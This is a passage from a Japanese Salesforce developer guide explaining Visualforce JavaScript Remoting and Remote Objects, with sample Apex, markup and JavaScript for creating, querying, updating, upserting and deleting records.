- 一部の JavaScript を記述する必要がある

通常、<apex:actionFunction> の方が使いやすく、必要なコードも少なくなります。一方、JavaScript では、より高度な柔軟性を提供できます。

JavaScript Remoting とは?

JavaScript Remoting は、フロントエンド開発者が Visualforce ページから直接 Apex コントローラへの AJAX 要求を行うことができるツールです。JavaScript Remoting を使用すると、コントローラからページを切り離して非同期アクションを実行したり、ページ全体を再読み込みせずにページ上でタスクを実行したりできます。

さらに、JavaScript Remoting は、ページを表示しているユーザのコンテキストで実行されながら、ビューステートの問題の軽減にも役立ちます。JavaScript Remoting では、コールを実行するたびに必要なデータのみを確実に渡せるため、きわめて効率よくコントローラをコールし、データをページから渡すことができます。

JavaScript Remoting を使用するケース

JavaScript Remoting は、モバイルページおよびサードパーティの JavaScript ライブラリを使用するページでの使用に最適化されています。動的でインタラクティブなページ操作が可能になり、従来の Visualforce ページよりも応答性が高い印象を与えることができます。

JavaScript Remoting は、標準の Visualforce AJAX コンポーネントと Visualforce リモートオブジェクトに代わる手段です。JavaScript からより自然に Force.com プラットフォームを操作することができます。JavaScript Remoting では、馴染みのある JavaScript の手法と構造を使用でき、フロントエンド開発者が他の JavaScript フレームワークおよびツールキットを使いやすくなります。Remoting により応答性の向上した操作環境は、モバイルページなど、利用上きわめて高い効率とパフォーマンスが必要になるページに最適です。非同期であるため、最初のページとそのページの表示に必要なデータのみを読み込み、そのページですぐには使用しない他のデータは遅延読み込みすることができます。この方法を使用して、ユーザがまだアクセスしていないページやビューのデータを事前読み込みすることもできます。

JavaScript Remoting は効率的で応答性が高く、最適なユーザ操作を提供しますが、制限がないわけではありません。JavaScript Remoting を使用するページの開発には、時間が余計にかかる場合があり、ページのフローを開発、検討する方法も変える必要があります。フォームを使用しておらず、要求に関連付けられたビューステートがないため、クライアント側でページの状態を自分で管理する必要があります。一方で、JavaScript Remoting と標準の Visualforce MVC 設計パラダイムとを組み合わせることに対する制限は、特にありません。通常どおり、設計を決定するときは常に、解決しようとしている問題を最優先してください。JavaScript Remoting は、利用可能な数あるツールのうちの 1 つです。

JavaScript Remoting の例

Visualforce ページでの JavaScript Remoting の使用方法の基本的なサンプルを次に示します。

まず、次のように AccountRemoter という Apex コントローラを作成します。

```
global with sharing class AccountRemoter {
```

```
    public String accountName { get; set; }
    public static Account account { get; set; }
    public AccountRemoter() { } // empty constructor

    @RemoteAction
    global static Account getAccount(String accountName) {
        account = [SELECT Id, Name, Phone, Type, NumberOfEmployees
                   FROM Account WHERE Name = :accountName];
        return account;
    }
}
```

`@RemoteAction` アノテーション以外、これは他のコントローラ定義と同じように見えます。

このリモートメソッドを使用するためには、次のような Visualforce ページを作成します。

```
<apex:page controller="AccountRemoter">
    <script type="text/javascript">
    function getRemoteAccount() {
        var accountName = document.getElementById('acctSearch').value;

        Visualforce.remoting.Manager.invokeAction(
            '{!$RemoteAction.AccountRemoter.getAccount}',
            accountName,
            function(result, event){
                if (event.status) {
                    // Get DOM IDs for HTML and Visualforce elements like this
                    document.getElementById('remoteAcctId').innerHTML = result.Id
                    document.getElementById(
                        "{!$Component.block.blockSection.secondItem.acctNumEmployees}"
```

```
                    ).innerHTML = result.NumberOfEmployees;
            } else if (event.type === 'exception') {
                document.getElementById("responseErrors").innerHTML =
                    event.message + "<br/>\n<pre>" + event.where + "</pre>";
            } else {
                document.getElementById("responseErrors").innerHTML = event.message;
            }
        },
        {escape: true}
    );
}
</script>

<input id="acctSearch" type="text"/>
<button onclick="getRemoteAccount()">Get Account</button>
<div id="responseErrors"></div>

<apex:pageBlock id="block">
    <apex:pageBlockSection id="blockSection" columns="2">
        <apex:pageBlockSectionItem id="firstItem">
            <span id="remoteAcctId"/>
        </apex:pageBlockSectionItem>
        <apex:pageBlockSectionItem id="secondItem">
            <apex:outputText id="acctNumEmployees"/>
        </apex:pageBlockSectionItem>
    </apex:pageBlockSection>
</apex:pageBlock>
```

```
</apex:page>
```

このマークアップについては、次の点に注意してください。

- JavaScript は、明示的な `invokeAction` Remoting コールを使用し、`$RemoteAction` グローバル変数を活用してリモートアクションメソッドの正しい名前空間を解決します。
- `event.status` 変数は、コールが成功した場合にのみ `true` になります。この例で示したエラー処理は意図的に単純にしてあり、エラーメッセージとスタック追跡が、`event.message` 値と `event.where` 値からそれぞれ出力されます。要求でメソッドコールが成功しない場合は、これに代わるさらに強固なロジックを実装することをお勧めします。
- `result` 変数は、Apex の `getAccount` メソッドから返されるオブジェクトを表します。
- プレーン HTML 要素の DOM ID へのアクセス方法は単純で、項目の ID を使用するだけです。
- ID が一意になるようにするために、Visualforce コンポーネントの DOM ID は動的に生成されます。上記のコードでは、`$Component` グローバル変数を介してコンポーネントにアクセスすることによってその ID を取得するために、「`$Component` を使用した JavaScript からのコンポーネントの参照」で説明した方法を使用しています。

Visualforce リモートオブジェクト

JavaScript Remoting は、Visualforce を使用して Web アプリケーションを作成するための、よく使われる強力で効率的なメソッドです。特に Salesforce1 で使用するページを作成したり、jQuery または AngularJS などの JavaScript ライブラリと一緒に使用したりします。Visualforce リモートオブジェクトは、JavaScript から直接 sObject 上で基本的な DML 操作を可能にするプロキシオブジェクトです。リモートオブジェクトは、Apex コントローラや拡張内の `@RemoteAction` メソッドの必要性を減らすことで、JavaScript Remoting の複雑さを緩和しています。

リモートオブジェクトコントローラは、共有ルール、項目レベルセキュリティ、およびその他のデータアクセシビリティ上の懸念事項をバックグラウンドで処理します。リモートオブジェクトを使用するページは、すべての標準の Visualforce の制限が適用されますが、JavaScript Remoting と同様に、リモートオブジェクトコールは API 要求数の制限にカウントされません。

Visualforce リモートオブジェクトを使用するには、同じページで 2 つの個別の機能を実装する必要があります。

1. アクセス定義。リモートオブジェクトコンポーネントを使用して、Visualforce で記述されています。これらのコンポーネントは、ステップ 2 で使用できる JavaScript プロキシオブジェクトのセットを生成します。
2. データアクセス関数。JavaScript で記述されています。これらの関数は、アクセス定義によって使用可能になったプロキシオブジェクトを使用して、データの作成、取得、更新、削除の操作を実行できます。

その上で、ページはデータアクセス関数を使用して、フォーム送信やコントロールの変更などのユーザ操作に応答したり、タイマーに対応する定期的なアクションや JavaScript で記述できる多くのことを実行したりします。

リモートオブジェクトの単純な例

次の簡潔な例は、リモートオブジェクトを使用するために実装が必要な 2 つの機能を示しています。

この Visualforce ページは、ユーザが [倉庫を取得] ボタンをクリックすると、10 件の Warehouse レコードのリストを取得してページに表示します。

```
<apex:page>


    <!-- Remote Objects definition to set accessible sObjects and fields -->
    <apex:remoteObjects >
        <apex:remoteObjectModel name="Warehouse__c" jsShorthand="Warehouse"
            fields="Name,Id">
            <apex:remoteObjectField name="Phone__c" jsShorthand="Phone"/>
        </apex:remoteObjectModel>
    </apex:remoteObjects>


    <!-- JavaScript to make Remote Objects calls -->
    <script>
        var fetchWarehouses = function(){
            // Create a new Remote Object
            var wh = new SObjectModel.Warehouse();


            // Use the Remote Object to query for 10 warehouse records
            wh.retrieve({ limit: 10 }, function(err, records, event){
                if(err) {
                    alert(err.message);
                }
                else {
                    var ul = document.getElementById("warehousesList");
                    records.forEach(function(record) {
                        // Build the text for a warehouse line item
                        var whText = record.get("Name");
```

```
                        whText += " -- ";
                        whText += record.get("Phone");

                        // Add the line item to the warehouses list
                        var li = document.createElement("li");
                        li.appendChild(document.createTextNode(whText));
                        ul.appendChild(li);
                    });
                }
            });
        };
    </script>

    <h1>Retrieve Warehouses via Remote Objects</h1>

    <p>Warehouses:</p>

    <ul id="warehousesList">
    </ul>
    <button onclick="fetchWarehouses()">Retrieve Warehouses</button>

</apex:page>
```

このページには異例なことがあります。コントローラまたはコントローラ拡張がありません。すべてのデータアクセスがリモートオブジェクトコンポーネントによって処理されます。

この例の最初の部分が、ページでのアクセスを可能にするオブジェクトおよび項目を指定するリモートオブジェクトコンポーネントです。

```
<apex:remoteObjects >
    <apex:remoteObjectModel name="Warehouse__c" jsShorthand="Warehouse" fields="Name,Id">
```

```
        <apex:remoteObjectField name="Phone__c" jsShorthand="Phone"/>
    </apex:remoteObjectModel>
</apex:remoteObjects>
```

これらのコンポーネントは、アクセス仕様の Sオブジェクトごとに JavaScript モデルクラスを 1 つ生成します。これは、JavaScript コードから直接データアクセスをコールするために使用されます。`jsShorthand` 属性を使用して、完全な Salesforce API 名を JavaScript コードで使用する、より簡潔で短い名前と対応付けています。コードのパッケージ化および配布を計画している場合、`jsShorthand` の設定は不可欠です。これにより、パッケージ化されたコード内で組織の名前空間の使用が回避されるためです。短縮の使用によって、すべてが機能します。

この例の2番目の部分は、アクセス定義コンポーネントによって生成されるモデルを使用してページに表示するレコードセットを取得する JavaScript 関数です。

```
<!-- JavaScript to make Remote Objects calls -->
<script>
    var fetchWarehouses = function(){
        // Create a new Remote Object
        var wh = new SObjectModel.Warehouse();

        // Use the Remote Object to query for 10 warehouse records
        wh.retrieve({ limit: 10 }, function(err, records, event){
            if(err) {
                alert(err.message);
            }
            else {
                var ul = document.getElementById("warehousesList");
                records.forEach(function(record) {
                    // Build the text for a warehouse line item
                    var whText = record.get("Name");
                    whText += " -- ";
                    whText += record.get("Phone");
```

```
                    // Add the line item to the warehouses list
                    var li = document.createElement("li");
                    li.appendChild(document.createTextNode(whText));
                    ul.appendChild(li);
                });
            }
        });
    };
</script>
```

関数の 1 行目で、モデルから Warehouse オブジェクトが作成されます。オブジェクトを作成するコールでは、オブジェクトの完全 API 名ではなく、sObject の `jsShorthand` を使用しています。このベストプラクティスに従うことで、JavaScript コードを組織の名前空間、sObject、項目名などの固有情報から切り離し、コードを簡潔で明確にします。

2 番目の行は新しい倉庫オブジェクトを使用して、`wh`、倉庫レコードにクエリを実行します。コールは、2 つの引数を提供します。1 つは単純なクエリの指定子で、もう 1 つは結果を処理するための匿名関数です。関数は標準の JavaScript です。結果を反復処理し、リスト項目を作成して、ページの倉庫リストに追加します。

ページの本文は静的 HTML です。

```
<h1>Retrieve Warehouses via Remote Objects</h1>

<p>Warehouses:</p>

<ul id="warehousesList">
</ul>
<button onclick="fetchWarehouses()">Retrieve Warehouses</button>
```

コードが結果を `warehousesList` リストに追加します。ページが読み込まれると、リストは空になります。ボタンをクリックすると、先に定義した JavaScript 関数が起動され、クエリの実行および結果の追加が行われます。

JavaScript でのリモートオブジェクトの使用

リモートオブジェクトコンポーネントで生成された JavaScript モデルでは、値を読み込んで再び Salesforce に戻して保存するアプリケーションの関数を作成するための JavaScript API が提供されます。`<apex:remoteObjects>` コンポーネントで作成されたベースモデルを使用して、対応する sObject に対し特定のモデルをインスタンス化します。次に、特定のモデルを使用して sObject に対して取得、作成、更新、削除などのアクションを実行します。

リモートオブジェクトのベースモデルは、`<apex:remoteObjects>` コンポーネントによって作成されます。このベースモデルは、それを使用して作成したリモートオブジェクトの疑似名前空間を提供します。デフォルトでは、ベースモデルの名前は `SObjectModel` ですが、`jsNamespace` 属性を使用して名前を設定できます。関連するリモートオブジェクトを機能またはパッケージ行でグループ化するには、別のベースモデルを使用します。次に例を示します。

```
<apex:remoteObjects jsNamespace="MyCorpModels">

    <apex:remoteObjectModel name="Contact" fields="FirstName,LastName"/>

</apex:remoteObjects>

<apex:remoteObjects jsNamespace="TrackerModels">

    <apex:remoteObjectModel name="Shipment__c" fields="Id,TrackNum__c"/>

</apex:remoteObjects>
```

特定のモデル

通常、ベースモデルを自分で作成することはなく、代わりに、生成されたベースモデルを特定のモデルを作成するためのファクトリとして使用します。たとえば、上記の宣言では、JavaScript で Contact モデルを次のようにインスタンス化します。

```
var ct = new MyCorpModels.Contact();
```

`ct` は Contact オブジェクトの JavaScript モデルであり、特定の Contact レコードではありません。

`ct` は特定のオブジェクト `Contact` を表し、ページの JavaScript と Salesforce サービスの間の接続を提供します。`ct` は、データベースの取引先責任者オブジェクトに対する基本的な「CRUD」操作 (作成、参照、更新、削除) の実行に使用できます。

以降のセクションの例は、次のリモートオブジェクト宣言に基づいており、3 つのリモートオブジェクトコンポーネントのすべてを使用し、カスタム項目 `Notes__c` を「短縮」名で追加して JavaScript でより自然にアクセスできるようにします。

```
<apex:remoteObjects jsNamespace="RemoteObjectModel">

    <apex:remoteObjectModel name="Contact" fields="Id,FirstName,LastName,Phone">

        <apex:remoteObjectField name="Notes__c" jsShorthand="Notes"/>

    </apex:remoteObjectModel>
```

```
</apex:remoteObjects>
```

この宣言により、Contact レコードの 5 つの項目にアクセスできます。

モデルのインスタンス化と項目のアクセス

目的に応じて、項目値を設定して、または設定せずにモデルをインスタンス化します。一般に、データベースに変更を書き込むときには項目を設定し、参照のみの場合は項目を除外します。項目値は、新規モデルに設定する項目の値が含まれる JSON 文字列を渡すことで設定されます。

項目を設定せずにモデルを作成するには、空のパラメータリストでモデルを作成します。

```
var ct = new RemoteObjectModel.Contact();
```

項目を設定してモデルをインスタンス化するには、通常、新しいレコードを作成し、項目名と値のペアを含むオブジェクトを渡します。次に例を示します。

```
var ct = new RemoteObjectModel.Contact({

    FirstName: "Aldo",

    LastName: "Michaels",

    Phone: "(415) 555-1212"

});
```

リモートオブジェクトモデルは基本的な `get()` および `set()` メソッドを使用して項目値を取得し、設定します。次に例を示します。

```
var ct = new RemoteObjectModel.Contact({ FirstName: "Aldo" });

ct.get('FirstName');  // 'Aldo'

ct.get('Phone'); // <undefined>

ct.set('FirstName', 'Benedict');

ct.set('Phone', '(415) 555-1212');
```

コンストラクタのプロパティリストを使用して項目値を設定する場合と、`set()` で項目値を設定する場合に機能上の違いはありません。

リモートオブジェクトを使用したレコードの作成

リモートオブジェクトモデルインスタンスで `create()` をコールすることでレコードを作成します。

`create()` は、2 つの引数 (両方とも省略可能) 受け入れます。

```
RemoteObjectModel.create({field_values}, callback_function)
```

field_values ブロックでは、1つのステートメントでレコードを定義して作成できます。JSON 文字列を使用してモデルの作成時と同様に項目値を設定します。たとえば、次の 2 つの create() コールは同等です。

```
var ctDetails = { FirstName: 'Marc', LastName: 'Benioff' };



// Call create() on an existing Contact model, with no arguments

var ct = new RemoteObjectModel.Contact(ctDetails);

ct.create();



// Call create() on an empty Contact model, passing in field values

var ct = new RemoteObjectModel.Contact();

ct.create(ctDetails);
```

create() は結果を直接返しません。コールバック関数では、サーバ応答を非同期に処理できます。

メモ: リモートオブジェクトを使用するすべてのサーバ操作は非同期に実行されます。完了予定の要求に依存するコードは、返された結果の処理も含め、コールバック関数内に配置する必要があります。

コールバック関数は、最大 3 つの引数を受け入れることができます。

```
function callback(Error error, Array results, Object event) { // ... }
```

リモートオブジェクトコールバック関数を作成する方法の詳細は、「リモートオブジェクトコールバック関数」 (ページ 441)を参照してください。

create() コールが成功すると、その一部としてリモートオブジェクトに Id 項目が設定されます。この項目にはコールバック関数でアクセスできます。

```
var ctDetails = { FirstName: 'Marc', LastName: 'Benioff' };

var ct = new RemoteObjectModel.Contact();

ct.create(ctDetails, function(err) {

    if(err) {

        console.log(err);

        alert(err.message);

    }

    else {

        // this is the contact

        console.log(ct.log());      // Dump contact to log
```

```
        console.log(ct.get('Id')); // Id is set when create completes
    }
});
```

log() 関数が使用されていますが、これは、リモートオブジェクトの toString() と同等です。

メモ: 明確化するために、この例ではグローバル変数 ct を使用していますが、これはベストプラクティスではありません。より適切な方法については、「リモートオブジェクトコールバック関数」(ページ 441)を参照してください。

関連トピック:

リモートオブジェクトコールバック関数

リモートオブジェクトを使用したレコードの取得

リモートオブジェクトモデルインスタンスで retrieve() をコールすることでレコードを取得します。

retrieve() には、2 つの引数 (クエリ条件用とコールバックハンドラ用) が必要です。

```
RemoteObjectModel.retrieve({criteria}, callback_function)
```

criteria は、リモートオブジェクトのクエリオブジェクトまたはクエリオブジェクトを返す関数になります。次の 2 つのコールの内容は同じです。

```
var ct = new RemoteObjectModel();



// Empty callback functions for simplicity
ct.retrieve({where: {FirstName: {eq: 'Marc' }}}, function() {}); // query object



ct.retrieve(function(){
 return({where: {FirstName: {eq: 'Marc' }}});
}, function() {}); // function returning query object
```

クエリオブジェクトの説明は、「リモートオブジェクトのクエリ条件の形式およびオプション」(ページ 438)を参照してください。

retrieve() は結果を直接返しません。コールバック関数では、サーバ応答を非同期に処理できます。

メモ: リモートオブジェクトを使用するすべてのサーバ操作は非同期に実行されます。完了予定の要求に依存するコードは、返された結果の処理も含め、コールバック関数内に配置する必要があります。

コールバック関数は、最大 3 つの引数を受け入れることができます。

```
function callback(Error error, Array results, Object event) { // ... }
```

リモートオブジェクトコールバック関数を作成する方法の詳細は、「リモートオブジェクトコールバック関数」 (ページ 441)を参照してください。

関連トピック:

- リモートオブジェクトのクエリ条件の形式およびオプション
- リモートオブジェクトコールバック関数

リモートオブジェクトを使用したレコードの更新

リモートオブジェクトモデルインスタンスで `update()` をコールすることでレコードを更新します。

`update()` は 3 つの引数 (すべて省略可能) を受け入れ、指定された引数に応じて 1 つまたは複数のレコードを同時に更新できます。

```
RemoteObjectModel.update([record_ids], {field_values}, callback_function)
```

`record_ids` は、文字列の配列で、文字列は削除するレコードの `Id` です。このパラメータが省略されると、リモートオブジェクトインスタンスに設定された `Id` が使用されます。`update()` をそのままコールするのが、最も単純なレコード更新方法です。

```
ctDetails = {FirstName: "Marc", LastName: "Benioff"};

ct = new RemoteObjectModel.Contact(ctDetails);

ct.create();



// Later, in response to a page event...

ct.set('Phone', '555-1212');

ct.update();
```

多くの場合、フォームの送信に応じたレコードの更新などが必要になります。レコードの更新は、レコードの `Id` など、フォームの値を読み込み、その値を `update()` に渡すだけの簡単な処理です。次に例を示します。

```
var record = new RemoteObjectModel.Contact();

record.update({

    Id: $j('#contactId').val(),

    FirstName: $j('#fName').val(),

    LastName: $j('#lName').val(),

    Phone: $j('#phone').val(),
```

```
    Notes: $j('#notes').val()
});
```

堅牢なコードには、エラーを処理するコールバックが含まれます。次のコードは、前のサンプルと同じ処理を実行しますが、イベントハンドラとコールバック関数を使用するように変更されています。

```
// Handle the Save button
function updateContact(e){
    e.preventDefault();

    var record = new RemoteObjectModel.Contact({
        Id: $jQuery('#contactId').val(),
        FirstName: $jQuery('#fName').val(),
        LastName: $jQuery('#lName').val(),
        Phone: $jQuery('#phone').val(),
        Notes: $jQuery('#notes').val()
    });
    record.update(updateCallback);
}

// Callback to handle DML Remote Objects calls
function updateCallback(err, ids){
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $jQuery.mobile.changePage('#listpage', {changeHash: true});
    }
```

```
}
```

実行する更新が統一されている限り、つまりどのレコードに対しても同じ場合は、同時に複数のレコードを更新できます。たとえば、リストから選択した項目の集合を更新して、状況項目を「アーカイブ済み」や現在のタイムスタンプに変更する必要がある場合などです。1 つの要求で複数のレコードを更新するには、`Id` の配列を `update()` に渡します。更新する項目は、リモートオブジェクトモデル自体の一部として設定できますが、次のように `update()` に直接渡す方が確実です。

```
var ct = new RemoteObjectModel.Contact();

ct.update(

    ['003xxxxxxxxxxxxxx', '003xxxxxxxxxxxxxx'],

    { FirstName: "George", LastName: "Foreman" },

    function(err, ids) {

        if (err) {

            displayError(err);

        } else {

            // Reload the contacts with current list

            getAllContacts();

            $jQuery('#status').html(ids.length + ' record(s) updated.');

            $jQuery.mobile.changePage('#listpage', {changeHash: true});

        }

});
```

メモ: この方法で複数のレコードを更新すると、すべてのレコードが同じサーバ側トランザクションで更新されます。

関連トピック:

リモートオブジェクトコールバック関数

リモートオブジェクトを使用したレコードの更新/挿入

リモートオブジェクトモデルインスタンスで `upsert()` をコールすることでレコードを保存します。

`upsert()` は、レコードが存在すれば更新し、存在しなければ作成する便利な関数です。`upsert()` は `create()` または `update()` によって自動的に代行されます。レコードが新規入力フォームとレコード編集ページのどちらから取得されても影響がないページまたはアプリケーションの関数を作成するには、`upsert()` を使用します。

upsert() は、2 つの引数 (両方とも省略可能) 受け入れます。

```
RemoteObjectModel.upsert({field_values}, callback_function)
```

field_values ブロックでは、1つのステートメントで値を設定してレコードを保存できます。JSON 文字列を使用してモデルの作成時と同様に項目値を設定します。たとえば、次の2つの upsert() コールは同等です。

```
// Call upsert() on a Contact model, with no arguments

// ct is a RemoteObjectModel.Contact that already has data

ct.set('Phone', '(415) 777-1212');

ct.upsert();



// Call upsert() on a Contact model, passing in field values

// ct is a RemoteObjectModel.Contact that already has data

ct.upsert({Phone: '(415) 777-1212'});
```

前の例では、データベースに取引先責任者が存在するのか、入力フォームから取得された新規取引先責任者なのかが明確ではありません。upsert() で詳細を処理します。取引先責任者に Id 項目が設定されていれば、取引先責任者が更新されます。Id がない場合は、新規取引先責任者が作成されます。

upsert() は結果を直接返しません。コールバック関数では、サーバ応答を非同期に処理できます。

メモ: リモートオブジェクトを使用するすべてのサーバ操作は非同期に実行されます。完了予定の要求に依存するコードは、返された結果の処理も含め、コールバック関数内に配置する必要があります。

コールバック関数は、最大 3 つの引数を受け入れることができます。

```
function callback(Error error, Array results, Object event) { // ... }
```

リモートオブジェクトコールバック関数を作成する方法の詳細は、「リモートオブジェクトコールバック関数」 (ページ 441)を参照してください。

関連トピック:

- リモートオブジェクトを使用したレコードの作成
- リモートオブジェクトを使用したレコードの更新

リモートオブジェクトを使用したレコードの削除

リモートオブジェクトモデルインスタンスで del() をコールすることでレコードを削除します。

del() は 2 つの引数 (両方とも省略可能) を受け入れ、指定された引数に応じて 1 つまたは複数のレコードを削除できます。

メモ: `delete()` ではなく `del()` を使用するのには理由があります。`delete` は、JavaScript の予約語です。

```
RemoteObjectModel.del([record_ids], callback_function)
```

`record_ids` は、文字列の配列で、文字列は削除するレコードの `Id` です。このパラメータが省略されると、リモートオブジェクトインスタンスに設定された `Id` が使用されます。`del()` をそのままコールするのが、最も単純なレコード削除方法です。

```
ctDetails = {FirstName: "Tobe", LastName: "Ornottobe"};

ct = new RemoteObjectModel.Contact(ctDetails);

ct.create();



// After some though, and the async operation completes...

// It's not to be; delete the contact

ct.del();
```

多くの場合、ボタンのクリックに応じたレコードの削除などが必要になります。レコードの削除は、ページからレコードの `Id` を取得して、`Id` を `del()` に渡すだけの簡単な処理です。次に例を示します。

```
var id = $jQuery('#contactId').val();

var ct = new RemoteObjectModel.Contact();

ct.del(id);
```

堅牢なコードには、エラーを処理するコールバックが含まれます。次のコードは、前のサンプルと同じ処理を実行しますが、イベントハンドラとコールバック関数を使用するように変更されています。

```
// Handle the delete button click

function deleteContact(e){

    e.preventDefault();

    var ct = new RemoteObjectModel.Contact();

    ct.del($jQuery('#contactId').val(), updateCallback);

}



// Callback to handle DML Remote Objects calls

function updateCallback(err, ids){
```

```
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $jQuery.mobile.changePage('#listpage', {changeHash: true});
    }
}
```

リストのチェック項目など、1 つの要求で複数のレコードを削除するには、`Id` の配列を `del()` に渡します。

```
var ct = new RemoteObjectModel.Contact();
ct.del(['003xxxxxxxxxxxxxx', '003xxxxxxxxxxxxxx'], function(err, ids) {
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $jQuery('#status').html(ids.length + ' record(s) deleted.');
        $jQuery.mobile.changePage('#listpage', {changeHash: true});
    }
});
```

メモ: この方法で複数のレコードを削除すると、すべてのレコードが同じサーバ側トランザクションで削除されます。

関連トピック:

- リモートオブジェクトコールバック関数

リモートオブジェクトのクエリ条件の形式およびオプション

リモートオブジェクトは、オブジェクトを使用して `retrieve()` 操作の条件を指定します。クエリで where、limit、および offset 条件を指定するには、このオブジェクトを使用します。

クエリオブジェクトの構造化された形式により、保存時に Visualforce で条件を検証できるため、ランタイムエラーの可能性を低減できます。形式は簡単です。

```
var ct = new RemoteObjectModel.Contact();

ct.retrieve(

    { where: {

        FirstName: {eq: 'Marc'},

        LastName: {eq: 'Benioff'}

      },

      orderby: [ {LastName: 'ASC'}, {FirstName: 'ASC'} ]

      limit: 1 },



    function(err, records) {

        if (err) {

            alert(err);

        } else {

            console.log(records.length);

            console.log(records[0]);

        }

    }

);
```

このクエリ条件は、Marc Benioff という名前の取引先責任者を検索し、クエリを絞り込んで 1 つの結果を取得します。

where 条件

where 条件を使用して、SOQL クエリの WHERE 条件とほぼ同じ方法で取得操作の結果を絞り込むことができます。where 条件で使用できる演算子は次のとおりです。

- eq: 等しい
- ne: 等しくない (≠)
- lt: より小さい
- lte: 以下 (＜＝)

- gt: より大きい
- gte: 以上 (>=)
- like: 文字列照合。SOQL と同様に、ワイルドカード文字として「%」を使用します。
- in:in、一連のいずれかの固定値に一致する値を検索するために使用します。['Benioff','Jobs','Gates']のように、値を配列として指定します。
- nin: not in、一連のどの固定値にも一致しない値を検索するために使用します。['Benioff', 'Jobs', 'Gates'] のように、値を配列として指定します。
- and: 条件を結合するために使用する論理 AND
- or: 条件を結合するために使用する論理 OR

where オブジェクト内で項目名と条件のペアを追加して、複雑な条件を作成します。デフォルトでは、複数の条件は AND 条件として扱われます。and および or を使用して、他の条件を作成できます。次に例を示します。

```
{

where:

    {

    or:

        {

        FirstName: { like: "M%" },

        Phone: { like: '(415)%' }

        }

    }

}
```

orderby 条件

orderby で、結果の並び替え順を設定できます。最大で 3 項目まで並び替えできます。

名前-値のペアを含む JavaScript オブジェクト配列として、orderby 条件を指定します。並び替える項目が名前で、並び替えの説明が値です。並び替えの説明では、昇順または降順、および Null 値を最初または最後に並び替えることができます。たとえば、次のようにします。

```
orderby: [ {Phone: "DESC NULLS LAST"} , {FirstName: "ASC"} ]
```

limit および offset 条件

limit および offset を使用して、指定の数のレコードを一度に取得したり、拡張された結果セットをページ操作したりできます。

`limit` を使用して、結果の 1 つのバッチで返されるレコード数を指定します。デフォルト値は 20 です。最大値は 100 です。

`offset` を使用して、返される結果にレコードを追加する前に結果セット全体でスキップするレコード数を指定します。最小値は 1 です。上限はありません。

リモートオブジェクトコールバック関数

リモートオブジェクトは、すべての要求を Salesforce サービスに非同期で送信します。コードは、指定したコールバック関数のリモートオブジェクト操作に対する応答を処理します。コールバック関数は、操作の結果および返されるエラーでページの更新を処理します。

コールバック関数は、イベントおよび非同期操作を処理する JavaScript の標準的な手法です。リモートオブジェクトは、このパターンを使用して、その非同期操作の応答を処理します。リモートオブジェクト操作を呼び出す場合、操作のパラメータや、必要に応じてコールバック関数を指定します。JavaScript コードは、操作を呼び出した後も中断されずに継続します。リモート操作が完了して結果が返されると、コールバック関数が呼び出されて、操作の結果を受信します。

リモートオブジェクトコールバック関数を作成して、最大 3 つの引数を受信できます。

```
function callback(Error error, Array results, Object event) { // ... }
```

名前	型	説明
`error`	JavaScript error オブジェクト	標準 JavaScript error オブジェクト。操作に成功すると、`error` が `null` になります。エラーの理由を取得するには、`error.message` を使用します。
`results`	JavaScript 配列	操作の結果を含む配列。操作が `retrieve()` だった場合、結果は適切なリモートオブジェクトのインスタンスになります。それ以外の場合は、影響を受けたレコードの `Id` を表す文字列が配列に含まれます。
`event`	JavaScript オブジェクト	リモートオブジェクト操作を伝送する JavaScript Remoting イベントの詳細を提供する JavaScript オブジェクト。

大部分のコールバック関数は、エラーをチェックし、その結果を使用してアクションを実行します。通常、`event` オブジェクトは、デバッグおよび高度なエラー管理でのみ使用されます。

例: `retrieve()` 操作の結果を処理する簡単なコールバック関数を次に示します。

```
function getAllContacts() {

    $j.mobile.showPageLoadingMsg();



    var c = new RemoteObjectModel.Contact();
```

```
    c.retrieve({ limit: 100 }, function (err, records) {

        // Handle errors

        if (err) {

            displayError(err);

        } else {

            // Add the results to the page

            var list = $j(Config.Selectors.list).empty();

            $j.each(records, function() {

                var newLink = $j('<a>'+this.get('FirstName')+'
'+this.get('LastName')+'</a>');

                newLink.appendTo(list).wrap('<li></li>');

            });



            $j.mobile.hidePageLoadingMsg();

            list.listview('refresh');

        }

    });

}
```

この例では、`getAllContacts()` は `retrieve()` をコールして、匿名関数をコールバックとして渡します。コールバック関数はエラーをチェックします。次に、jQueryを使用して結果レコードの配列を反復処理し、ページに追加します。コールバック構造を重点的に確認するために、一部の詳細は省略されてい

ます。ページの完全なソースコードについては、「リモートオブジェクトと jQuery Mobile の併用例」(ページ 451)を参照してください。

関連トピック:

リモートオブジェクトと jQuery Mobile の併用例

デフォルトのリモートオブジェクト操作の上書き

デフォルトのリモートオブジェクト操作を独自の Apex コードで上書きして、リモートオブジェクトの動作を拡張またはカスタマイズできます。

リモートオブジェクトの基本的な操作(`create()`、`retrieve()`、`update()`、`del()`)では、通常の Visualforce ページの標準コントローラに相当するリモートオブジェクトコントローラが自動的に使用されます。リモートオブジェクト操作を上書きして、このコントローラの組み込みの動作を拡張したり、置き換えたりすることができます。リモートオブジェクト操作の上書きは、Apex で記述され、ページのリモートオブジェクト定義に追加することで有効になります。

メモ: `upsert()` 操作は上書きできません。これは大変便利な関数で、`create()` または `update()` によって自動的に代行されます。これらのメソッドのいずれかを上書きすると、上書きされたメソッドが適宜 `upsert()` によって自動的に使用されます。

メソッド上書きのためのリモートオブジェクトアクセス定義

リモートオブジェクト操作をリモートメソッドで上書きするには、操作の属性を、デフォルトメソッドの代わりになるメソッドに設定します。たとえば、取引先責任者に対する `create()` 操作をリモートメソッドで上書きする方法は次のようになります。

```
<apex:remoteObjectModel name="Contact" fields="FirstName,LastName,Phone"

